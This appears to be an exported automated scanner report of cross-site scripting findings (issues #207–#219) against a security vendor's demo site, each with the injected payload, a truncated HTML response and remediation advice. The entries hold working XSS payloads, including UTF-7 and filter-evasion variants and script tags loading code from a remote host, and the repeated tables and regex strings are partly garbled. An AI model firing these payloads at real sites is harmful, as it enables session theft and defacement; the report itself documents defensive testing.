href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response					
CWE-ID	CWE-79					
Issue Number	#207					

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><XML ID="xss"><l>&lt;IMG SRC="javas<!-- -->cript:alert('XSS')"&gt;</l></XML></td></tr> </table>	Name	Value	demouser@deepfence.io	<XML ID="xss"><l><IMG SRC="javas<!-- -->cript:alert('XSS')"></l></XML>
Name	Value				
demouser@deepfence.io	<XML ID="xss"><l><IMG SRC="javas<!-- -->cript:alert('XSS')"></l></XML>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKkQHfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w/Λd{1,2}(\\Λd{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	208				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS&lt;SCRIPT DEFER&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;"></BODY></HTML></td></tr> </table>	Name	Value	demouser@deepfence.io	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>"></BODY></HTML>
Name	Value				
demouser@deepfence.io	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>"></BODY></HTML>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#209

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT></td></tr> </table>	Name	Value	demouser@deepfence.io	<SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT>
Name	Value				
demouser@deepfence.io	<SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#210				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td></td><td></td></tr> </table>	Name	Value		
Name	Value				

	demouser@deepfence.io	<? echo('<SCR');echo('IPT>alert("XSS")</SCRIPT>'); ?>
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#211	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Cross Site Scripting

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#212

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>Redirect 302 /a.jpg http://soapui.org/admin.asp&deleteuser</td></tr> </table>	Name	Value	demouser@deepfence.io	Redirect 302 /a.jpg http://soapui.org/admin.asp&deleteuser
Name	Value				
demouser@deepfence.io	Redirect 302 /a.jpg http://soapui.org/admin.asp&deleteuser				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#213				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><META HTTP-EQUIV="Set-Cookie" Content="USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCRIPT&gt;";></td></tr> </table>	Name	Value	demouser@deepfence.io	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>";>
Name	Value				
demouser@deepfence.io	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>";>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#214

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-</td></tr></table>	Name	Value	demouser@deepfence.io	<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
Name	Value				
demouser@deepfence.io	<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#215				

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<SCRIPT a=">" SRC="http://soapui.org/xss.js"></SCRIPT>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#216

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<SCRIPT =">" SRC="http://soapui.org/xss.js"></SCRIPT>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#217	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><SCRIPT a=">" " SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>		Name	Value	demouser@deepfence.io	<SCRIPT a=">" " SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value					
demouser@deepfence.io	<SCRIPT a=">" " SRC="http://soapui.org/xss.js"></SCRIPT>					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response					
CWE-ID	CWE-79					
Issue Number	#218					

Scan	Cross Site Scripting	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><SCRIPT "a='>" SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>	Name	Value	demouser@deepfence.io	<SCRIPT "a='>" SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
demouser@deepfence.io	<SCRIPT "a='>" SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvKPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#219				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><SCRIPT a='>' SRC="http://soapui.org/xss.js"></SCRIPT></td></tr></table>	Name	Value	demouser@deepfence.io	<SCRIPT a='>' SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
demouser@deepfence.io	<SCRIPT a='>' SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 